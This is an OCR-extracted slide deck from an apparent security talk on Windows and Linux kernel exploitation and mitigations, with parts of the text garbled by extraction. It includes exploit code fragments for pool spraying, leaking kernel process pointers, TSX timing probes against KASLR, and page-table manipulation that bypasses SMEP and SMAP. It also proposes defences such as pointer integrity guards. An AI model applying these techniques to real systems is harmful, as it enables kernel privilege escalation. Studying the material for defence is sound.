CORE

XII

रे

Back to the



PoC

• ACE

- Target for ACE
- KernelIo
- Target for kernelIo
- Overflows & techs


KASLR,
 PoolSpary,
 Info Leaks

- MMU
- Conclusions



ROP

- Historical issue
- First ROP appear in MSDOS
- Widely used as
 bypass for DEP
- Using gadgets
- ROP compilers / finders
- Depends on prepared stack layout



	VORD PTR [EAX+. x0017EA0C	A0]	Stack Pivot
	7E96C + 0xA0)		Gadget1:
(1.6. 07001			PUSH EAX
0.00175400			POP ESP
0x0017EA0C			POP ESI
0x0017EA10	&Gadget2	4	RETN 10
0x00170A14	&Gadget1		KEIN IU
0x00170A18	&Gadget2		DOD NOD Chain
0x00170A1C	&Gadget1		ROP-NOP Chain
0x00170A20	&Gadget2		Gadget2:
0x00170A24		<	POP EBX
0x00170A28		\square (RETN 8
0x00170A2C			
0x00170A30			
0x00170A34		\langle / \rangle	
0x00170A38		\mathbf{A}	
0x00170A3C	&Gadget1		
0x00170A40	&Gadget2	/).	Flow of execution
0x00170A44	&Gadget1	K	-
0x00170A48	&Gadget2	\bowtie	ESP at start of gadget
S			
se		\prec	
res	&RETN	\prec	
ppr	&RETN	\prec	
ka Ka	&RETN	\prec	
Stack addresses	&RETN	\ll	
	Remainder of		
	ROP payload		

https://www.auscert.org.au/render.html?it=13408 http://www.exploit-monday.com/2011/11/man-vs-rop-overcoming-adversity-one.html



Solving old problem

ROP

- offset to code
 gadgets relative
- Reuse of existing code
- Jumps from one gadget to another
- Based on gadgets

Depends heavily on stack layout

anti-ROP

CFG

- Randomization of function position
- Randomization of instructions (pos)
- Symbolic execution at selected points



CFG

- Protect virtual calls
- In kernel mode not so widely used anyway, unfortunately ...
- Per process bitmap
- Per process registered functions
- Fast lookup!
- Only approximation of problem
- Handle only old known ROP way of thinking
- But finally there! Good job!!
- Not handle stack hooking / pivoting
- Not handle integrity problems
- Not handle ROP in general

http://www.powerofcommunity.net/poc2014/mj0011.pdf



LdrpValidateUserCallTarget

not_al

mov	v edx, dword ptr ds:GuardCFBitMapAddress
mov	eax, ecx
shi	eax, 8
mov	edx, [edx+eax*4]
mov	v eax, ecx
shi	eax, 3
tes	st cl, 0Fh
jna	short not aligned adress
bt	
int	
ret	
igned adress	
or	eax, 1
bt	edx, eax
int	short invalid target
ret	

• It only executes 10 instructions in most cases

http://www.alex-ionescu.com/?p=246

http://blog.trendmicro.com/trendlabs-security-intelligence/exploring-control-flow-guard-in-windows-10/

00000172340	simple_	align_resource
100C017234C	LDR	R0, [R1]
00000172350	BX	LR

00C0107FC8 EXPORT return_address 00C0107FC8 return_address 00C0107FC8 MOV R0, #0 00C0107FC8 BX LR

001401E3BC8 public PsGetCurrentThreadStackBase 001401E3BC8 PsGetCurrentThreadStackBase proc near 001401E3BC8 mov rax, gs:188h 001401E3BD1 mov rax, [rax+38h] 001401E3BD5 retn 001401E3BD5 PsGetCurrentThreadStackBase endp

0140128D40	public _	chkstk	
0140128D40	chkstk	proc near	
0140128D40	retn		
0140128D40	chkstk	endp	

0140129ABO _guard_dispatch_icall_nop proc near 0140129ABO jmp rax 0140129ABO _guard_dispatch_icall_nop endp

> 001403ABC1C xHalPciMultiStageResumeCapable proc near 001403ABC1C mov al, 1 001403ABC1E retn 001403ABC1E xHalPciMultiStageResumeCapable endp

CF Hijack continue!

- Do not use ROP for everything!
- ROP are old & obsolete
- Use functions in smart way!
- Check args, checks output, match your goal!
- Mix ROP and functions
- Misuse functions as your payload!
- Use stack hooking if you *really* need ACE on your code
- Find <u>similar</u>, **but** CFG-approved functions!
 - · 一步一步(step-by-step)

http://blogs.msdn.com/b/vcblog/archive/2014/12/08/visual-studio-2015-preview-work-in-progress-security-feature.aspx

http://research.microsoft.com/pubs/69217/ccs05-cfi.pdf

http://research.microsoft.com/pubs/101332/BGI-SOSP.pdf

TO THE ROOTS OF PROBLEM!



```
extern "C"
size_t gTopSecretGlobalCanaryByNtExport = 0;
```

forceinline void* c protected func pointer(#ifdef CPP UAF PROT CUAFProtectedClass* obj. -#else void*,//dummy, compiler kill it anyway ... #endif void* f FI ١ { return reinterpret cast<void*>(reinterpret cast<size t>(f) ^ gTopSecretGlobalCanaryByNtExport ^ #ifdef CPP UAF PROT obj->IdCanary #endif); }

```
#include <memory>
struct CUAFProtectedClass
{
    size_t IdCanary;
    private:
        size_t
        SuperTruperBulletProofPerFuncRnd()
        {
            return (std::rand() * 0xbad0bad0) ^
                reinterpret_cast<size_t>(this);
        }
    protected:
        CUAFProtectedClass()
        {
               IdCanary = SuperTruperBulletProofPerFuncRnd();
        }
    };
```

Integrity guards

fast, reliable, no easy targets anymore!


```
#define PROTECTED_ASSIGN(obj, fmember, func) \
    obj->fmember = \
    static_cast<decltype(obj->fmember)>(c_protected_func_pointer(obj, func))
```

```
#define PROTECTED_CALL(obj, fmember) \
    static cast<decltype(obj->fmember)>(c protected func pointer(obj, obj->fmember))
```

Integrity guards

- No PLAIN function pointers anymore!
 Target reduction
 - More info leaks needed!
- Protect integrity per object level
 Results in UAF mitigations as byproduct
- Easy implementation
 - Objective-C manually (PROTECTED_ASIGN)
 - C++ => compiler can hide this logic
- Protect only virtual calls
- Fast : only few instructions added





Control Flow Stack

Separated stack, only CF instructions can write to this stack

idea comes to me from this creative guy : https://sk.linkedin.com/pub/ladislav-nevery/26/a87/498



Control flow stack

Two stacks

- args & vars
- return pointers

 ROP is not applicable anymore
 Stack hooking and pivoting are offline as well!

Special register for cf-stack


 cpl0 & cpl3, maintained by context switch
 No direct write, as (e/r)ip at x86
 Write onto cf-stack only by cf-instructions

 call, jmp, jx, ret, privileged switch
 Processor solution needed ...

Safe Memory

- Code-Pointer Integrity
- Kuznetsov at OSDI
- Separate memory for
 'sensitive' pointers
- Isolation on instruction level by using segments fs (gs)
- Impressive results performance & output
- No need for addition instructions / regs

http://www.cs.berkeley.edu/~dawnsong/papers/ osdi14-paper-kuznetsov.pdf



https://www.usenix.org/sites/default/files/conference/ protected-files/osdi14_slides_kuznetsov.pdf

KERNEL IO - SMEP / SMAP





						Carlos Carlos
FFFF680`00	000000	FFFFF6FF	`FFFFFFFF	512GB	PTE Sp	ace
FFFFF700`00	000000	FFFFF77F	`FFFFFFFF	512GB	HyperS	pace
FFFFF780`00	000000	FFFFF780	`00000FFF	4K	Shared Data	User
FFFFF780`00	001000	FFFFF780	BFFFFFF	~3GB	System	PTE WS
FFFFF780`C0	000000	FFFFF780	`FFFFFFFF	1GB	WS Has	h Table
FFFFF781`00	000000	FFFFF791	`3FFFFFFF	65GB	Paged	Pool WS
FFFFF791`40	000000	FFFFF799	`3FFFFFFF	32GB	WS Has	h Table
FFFFF799`40	000000	FFFFF7A9	`7FFFFFFF	65GB	System WS	Cache
FFFFF7A9`80	000000	FFFFF7B1	`7FFFFFFF	32GB	WS Has	h Table
FFFFF7B1`80	000000	FFFFF7FF	`FFFFFFFF	314GB	Unused	Space
FFFF800`00	000000	FFFFF8FF	`FFFFFFFF	1TB	System PTEs	View
FFFF900`00	000000	FFFFF97F	`FFFFFFFF	512GB	Sessio	n Space
FFFF980`00	000000	FFFFFA70	`FFFFFFFF	1TB	Dynami Space	c VA
FFFFFA80`00	000000	FFFFFAFF	`FFFFFFFF	512GB	PFN Da	tabase
FFFFFFFF	C00000	FFFFFFF	`FFFFFFFF	4MB	HAL He	ар

Table describing the various 64-bit memory ranges in Windows 8.1

windows memory layout

On linux caches, on windows pools



Cool objects everywhere

Kernel objects in plain state

- function pointers
- object pointers (buffers, other objs)
- object members (size,count,refcount..)
- In modules RW states plain
 - freelists
 - 'vtables'
 - locks

Target pool & find your object

- nt!_eprocess (->VadRoot)
- win32k!tagWND
- page tables (cr3)



OVERFLOWS

protections

• SMAP



• KASLR

Pool hardening

response

- Your data is in kernel already!
- Turn your bug to boosted kernel io
- ExAllocatePool or Pagetables

You pwn pool object
 be *relative*!

• Try - *big* allocs ...

POC : <u>http://h30499.www3.hp.com/t5/HP-Security-Research-Blog/Pwn2Own-2015-Day-One-results/ba-p/6722204</u> details soon!



Kernel Pool

- About BIG allocs :
- Deterministic
 - especial windows
 - Linux SLUB +1
- User controllable
 - alloc
 - free
- data control!
 - FULL == epic!
 - Predictable :
 - Pointers
 - {base + align}
 - size
 - properties
- Layout-able!
 - Targeted overflow

```
void
CreateHolesForTtf()
{
    size_t walker = 1;
    size_t n_holes = 0;
    size_t limit = m_bitmapPool.size() - 2 * ttf::g_sAlmightyTouch;
    for (auto bm = m_bitmapPool.begin(); bm != m_bitmapPool.end(); bm++)
    {
        if (walker++ > limit)
            break;
        if (walker++ > limit)
            break;
        if (walker % 0x40)
            continue;
        n_holes++;
        bm->Free();
    }
    m bitmapPool.Spray<ttf::pwn bitmap t>(n holes - 3);
```

and a

```
CKMem kmem;
boost::intrusive::list<IPoolObj> pool_feng_shui;
for (:,:; :,:)
{
    auto pool_obj = kmem.Kmalloc(sizeof(:.));
    if (!pool_obj)
        break;
```


```
CPoolSpray<CTaskObject> pool_spray;
pool_spray.Spray<CDummyTaskObj>(20);
pool_spray.Spray<CPwnTaskObject>(20);
pool_spray.Spray<CDummyTaskObj>();
for (auto task = pool_spray.begin(); task != pool_spray.end(); task++)
{
    pid t pid = *task;
```

XL4 vs overflows!

- virt addr space > phys addr space
 - gaps => page_noaccess
- Randomized bases of pools

- Hunting for buffer overflows :
 - boost pageheap
 - Use virt-phys gap more!
 - Use page guards more!
 - Randomize more!





results in re-random of rndX and rndY for addr2

reserve, randomize, guard!

Overflow results in trap, no stable UAF, sometimes wasting address space can secure it whole! - see cfg ..



Hunting pool overflows

try {

- Over/under flow to another object
- Try to use UAF

- Performance
- Waste of space
- Small allocs

ex(p/c)ect }

- Results in trap page_noaccess
- Reused pool but object at different address
- Page tables & Vad

 coalescing :/
 classic pageheap problems

 XEL finally use it!
- Target only big allocs, and (+inner)arrays (compile time)



KASLR & MMU



KASLR - user calling!

- - Leaks session pool
 - leaks nt!_eprocess
 pointers!
 (use kernelio)

```
IKernelIo& m io;
   tagSHAREDINFO* gSharedInfo;
public:
   CProcessWalker(
        in IKernelIo& io
       ) : m io(io),
           m proc(0)
        gSharedInfo = reinterpret cast<tagSHAREDINFO*>(
           GetProcAddress(
               LoadLibrary(L"user32.dll"), "gSharedInfo"));
        if (!gSharedInfo)
            return;
       for (size_t i = 0; !m_proc; i++)//crash or pwn ...
            if (!os::g sSessioPool.IsInRange(
                gSharedInfo->aheList[i].pOwner))
                continue;
            EPROCESS LEAK leak = { 0 };
            if (!m io.Read(
                (uint64_t)gSharedInfo->aheList[i].pOwner,
                (uint64 t)&leak,
                sizeof(leak)))
                continue;
            uint64_t pid = 0;
            if (!m io.Read(
                leak.eprocess + UNIQUE PROCEID OFFSET,
                (uint64 t)&pid,
                sizeof(pid)))
                continue;
            if (pid > 0xa00)
                continue:
            m proc = leak.eprocess;
```



KASLR - user calling!

SESSION_POOL - Problem bro ?




- XL4 large address space
- but leaks session pool
- On session pool mighty objects!

win32k!_bitmap

- arbitrary write to boost size, or other property
- Pool layout & align *NO PROBLEM*
- PWN DONE!

KASLR - timer is calling!

Guess where is pool for nt!_ethread ;)



Timing attacks


- Doable
- Simple
- MMU mechanism was build:
 - To be fast not
 too secure'!
- TSX is to be disabled by microcode update
- But other research & approaches well known!

http://felinemenace.org/~nem o/docs/TR-HGI-2013-001.pdf

```
size_t
KernelProbeStamp(
    const void* krnAddr
    )
{
    //krnAddr is OK to be random from given range
    unsigned int status = _xbegin();
    if (status == _XBEGIN_STARTED)
    {
        supercheck(krnAddr, nullptr);
        _xend();
    }
    return __rdtsc();
}
```

TEAM

http://labs.bromium.com/2014/10/27/tsx-improves-timing-attacks-against-kaslr/



MMU continue!

concept, multiple layers of PXN in real

http://www.cs.ucla.edu/classes/spring14/cs111/scribe/14b/

https://labs.mwrinfosecurity.com/



Basic idea

- 1. Per page privilages
- 2. Supervisor vs User priv
- 3. Make mmap /
 VirtualAlloc
- 4. memcpy data
- 5. Flag you page as Supervisor
- 6. Trigger ACE or Data access
- 7. Bypass SMEP
- 8. Bypass SMAP

Page-Directory Entry (4-KByte Page Table)

31

	12	11	9	8	7	6	5	4	3	2	1	0
Page-Table Base Address		Ava	ail	G	P S	0	A	P C D	P W T	U / S	R / W	Ρ
Available for system programmer's use Global page (Ignored) Page size (0 indicates 4 KBytes) Reserved (set to 0) Accessed Cache disabled Write-through User/Supervisor Read/Write Present												

Page-Table Entry (4-KByte Page)

31		12	11	9	8	7	6	5	4	3	2	1	0
	Page Base Address		Avai	I	G	P A T	D	А	P C D	P W T	U / S	R / W	Ρ
	Available for system programmer's use Global Page — Page Table Attribute Index — Dirty — Accessed — Cache Disabled — Write-Through — User/Supervisor — Read/Write — Present —												

POC - by MWR labs

l.choose address with isolated page tables

1.To be sure write-where does not hit other used memory

2.0xl0080402000l => far enough in memory

3.mmap 0x100804020001

4.memcpy

5.Patch S/U bits (write-where)

6.S/U bits need to patch per PXE !


7.pwn

https://labs.mwrinfosecurity.com/blog/2014/08/15/windows-8-kernel-memory-protections-bypass/



MMU logic


- Unmapped memory cause PageFault
- Bad access cause
 PageFault
- PageFault handler do lookups
- VAD / vm_area
- On behalf of lookup will continue
- Create / Read Page Tables






VAD / VM_AREA


- malloc is lazy
- Reserve memory in memory struct (AVL tree)
- Do not create Page
 Table entries!
- PTE are created on first access in PageFault handler!
- NULLPTR deref killed by checking here
- cheaper, faster
- simple, not hardened
- and .. point of attack




MMU PWNED!

- 1. write-where
- 2. nt!_eprocess->VadRoot
 (task_struct->mm)
- 3. Substitue with own simple member
- 4. Fake member covers
 whole memory range
- 5. Trigger PageFault
 (f.e. nullptr deref ;)
- b. PageFault handler find it in Vad / mm
- 7. MMU will create page tables
- B. FirstPrototypePte is physical address, you choose!
- 9. Leads to read / write arbitrary memory! 10.nullptr revival!







Virtual address == **SYMBOLIC**

Not checked if it is *really* cplD or cpl3 page!

The **ProbeForRead** routine checks that a user-mode buffer actually resides in the user portion of the address space, and is correctly aligned.


unsigned long COPY_from_USer(void *to, const void __user *from, unsigned long n)
{
 if (likely(access_ok(VERIFY_READ, from, n)))
 n = __copy_from_user(to, from, n);
 else
 memset(to, 0, n);
 return n;
}

```
#define addr ok(addr) ({ \
   unsigned long flag; \
   asm ("cmp %2, %0; movlo %0, #0" \
      : "=&r" (flag) \
       : "0" (current thread info()->addr limit), "r" (addr) \
       : "cc"); \
    (flag == 0); })
/* We use 33-bit arithmetic here... */
#define range ok(addr,size) ({ \
   unsigned long flag, roksum; \
    chk user ptr(addr); \
    asm ("adds %1, %2, %3; sbcccs %1, %1, %0; movcc %0, #0" \
       : "=&r" (flag), "=&r" (roksum) \
       : "r" (addr), "Ir" (size), "0" (current thread info()->addr limit) \
       : "cc"); \
    flag; })
```

KERNEL - FAIL - SAFE - CHECKS

copy_to/from_user

ProbeForRead/Write




Think deeper!



Self -REF

- write-where to patch
- but where to write ?
- x64 => 41v1 of PXE
- PML4, PDP, PT, PTE
- c3 holds the PML4 base
- others PXE are need to be readed!
- … unless self referencing comes in place!
- bonus cr3 : physical addresses not so well randomized ;)



Command
0:000> .formats poi @rbx; dt VIRTUAL_ADDRESS @rbx Selector->*
Evaluate expression:
Hex: 00001008`04020001
Decimal: 17626613022721
Octal: 000000400400400400001
Binary: 00000000 0000000 00010000 00001000 00000100 000000
Chars:
Time: Sun Jan 21 17:37:41.302 1601 (UTC + 8:00)
Float: low 1.52814e-036 high 5.75093e-042
Double: 8.7087e-311
PoC_VadPwned!VIRTUAL_ADDRESS
+0x000 Selector :
+0x000 ByteOffset : 0y0000000001 (0x1)
+0x000 PTESelector : 0y000100000 (0x20)
+0x000 PTSelector : 0y000100000 (0x20)
+0x000 PDPSelector : 0y000100000 (0x20)
+0x000 PML4Selector : 0y000100000 (0x20)


!pte 0x100804020001

How magic is it, self-ref tricking...



Exploring Potential

- In every PXE is physical addresses!
- We point to PM4, after last translation
- Byte Offset points to PHYSICAL address to be read / write / exec
- Virtual addresses are just symbolic links to physical ones
- RWE to all physical memory
- Equivalent to broke
 KASLR, SMEP, SMAP,
 W^X, NonPagePoolNx



Framework

- 1. Provide page dir addr
- 2. Provide write-where vuln
 - 1. will be used once in current state of 0S
 - 2. more generic, write more times
- 3. Use as KernelIo
- 4. Snapshot for arm

```
bool
IO(
    void* addr,
    void* mem,
    size_t size
    )
{
    CVirtualAddress va(addr);
    if (m_cr3Pgd.VA().IsInRange(addr))
        return write ?
            m_cr3Pgd.Write(va.VirtualPageDirDelta(), mem, size) :
            m_cr3Pgd.Read(va.VirtualPageDirDelta(), mem, size);
            pgd_t addr_pgd = { 0 };
    };
```

bool readed = m_cr3Pgd.Read(
 CVirtualAddress(va.PgdEntry(m_cr3Pgd.Cr3())).VirtualPageDirDelta(),
 &addr_pgd,
 sizeof(addr_pgd));

```
if (!readed)
return false;
```

template<bool write>

```
void* cr3 = m_cr3Pgd.Cr3();
CPgdPwn addr_pwn(static_cast<pgd_t*>(cr3), va, *this);
```

```
if (!addr_pwn.Pwn(addr_pgd))
    return false;
if (!addr_pwn.VA().IsInRange(addr))
```

```
return false;
```

return write ?

n.Write(va.VirtualPageDirDelta(), mem, size) :
n.Read(va.VirtualPageDirDelta(), mem, size);

CPageTableIo pt_pwn(mm.pgd, msm);

size_t leak = 0;

auto ok = pt_pwn.Read((void*)0xC0080000, &leak, sizeof(leak));

Conclusions

- Kernel was build meant to be faster than secure
- Security is (/can be) boosted by hardware features, incredibly!
- Compiler can secure a lot especially for C++
- Patching to add security != security based model
- Redesigning from scratch is not undoable, and maybe not bad idea
- But I do not expect many core changes, or changes at all, so facts remains :

 Changes are hard & slow process
 Attack surface is large



Thank You!

Q & A



• We are hiring!

- ✓ Kernel & app sec
- ✓ A *LOT* of research
- ✓ mobile, pc
- ✓ M≒₁ android₁ OSX ..

@zerOmem
peter (at) keencloudtech.com